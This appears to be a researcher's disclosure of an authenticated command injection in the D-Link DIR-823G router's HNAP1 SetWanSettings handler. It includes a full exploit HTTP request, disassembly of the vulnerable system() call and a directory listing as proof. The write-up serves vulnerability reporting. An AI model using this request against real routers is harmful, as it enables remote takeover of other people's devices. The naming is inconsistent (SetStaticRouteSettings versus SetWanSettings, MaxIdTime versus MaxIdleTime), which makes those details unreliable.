

DIR-823G

Version

DIR823GA1_FW102B05

Firmware download link

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A1

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类型	日期	
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规格表 (1.00)	2018/02/01	下载



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decription

An issue was discovered on D-Link DIR-823G devices with firmware V1.0.2B05.
There is a command injection in HNAP1 (exploitable with Authentication)
via shell metacharacters in the MaxIdTime field to SetWanSettings.

others

found by wx@teamserious360.
please send email to teamserious360@gmail.com if you have any question.

Command injection in HNAP1 SetStaticRouteSettings

bypass the check of the "MaxIdTime" by modifying in HTTP Message

payload

```
POST /HNAP1/ HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:67.0) Gecko/20100101 Firefox/67.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: text/xml; charset=utf-8
SOAPAction: "http://purenetworks.com/HNAP1/SetWanSettings"
HNAP_AUTH: 3E4163419E6B63557D022B6831815C92 1562831180
X-Requested-With: XMLHttpRequest
Content-Length: 1046
Connection: close
Referer: http://192.168.0.1/Network.html
Cookie: uid=ujcI4DPmyw; PrivateKey=C8B843B87E7C03EF5F224D6D4949A7F1; timeout=17


<?xml version="1.0" encoding="utf-8"?><soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema"
xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"><soap:Body><SetWanSettings
xmlns="http://purenetworks.com/HNAP1/"><Type>DHCP</Type><PppoeType></PppoeType><Username></Username><Password></Password>
<MaxIdleTime>0;</MaxIdleTime><MTU>1400</MTU><HostName></HostName><ServiceName></ServiceName><AutoReconnect>false</AutoReconnect><IPAddress></IPAddress><SubnetMask></SubnetMask><Gateway></Gateway><DnsManual>false</DnsManual><MacCloneEnable>false</MacCloneEnable><CloneMacAddress></CloneMacAddress><MacCloneType></MacCloneType><WanSpeed>Auto</WanSpeed><WanDuplex>Auto</WanDuplex><ConfigDNS><Primary></Primary><Secondary></Secondary></ConfigDNS><MacAddress></MacAddress><VPNServerIPAddress></VPNServerIPAddress><VPNLocalIPAddress></VPNLocalIPAddress><VPNLocalSubnetMask></VPNLocalSubnetMask><VPNLocalGateway></VPNLocalGateway></SetWanSettings></soap:Body></soap:Envelope>
```

Vulnerability description

This occurs in /bin/goahead when a HNAP API function trigger a call to the system function with untrusted input from the request body. A attacker can execute any command remotely when they control this input. The detail is as below:

```
la    $v0, aEchoSVarHnaplo # "echo '%s' >/var/hnaplog"
addiu $v1, $fp, 0x1448+var_1390
move  $a0, $v1
li    $a1, 0x1387
move  $a2, $v0
lw    $a3, 0x1448+arg_18($fp)
jal   snprintf
nop
addiu $v0, $fp, 0x1448+var_1390
move  $a0, $v0
jal   system
nop
```

result



```
bin
dev
etc
firmadyne
home
init
lib
lost+found
mnt
proc
root
sys
tmp
usr
var
web
web_mtn
```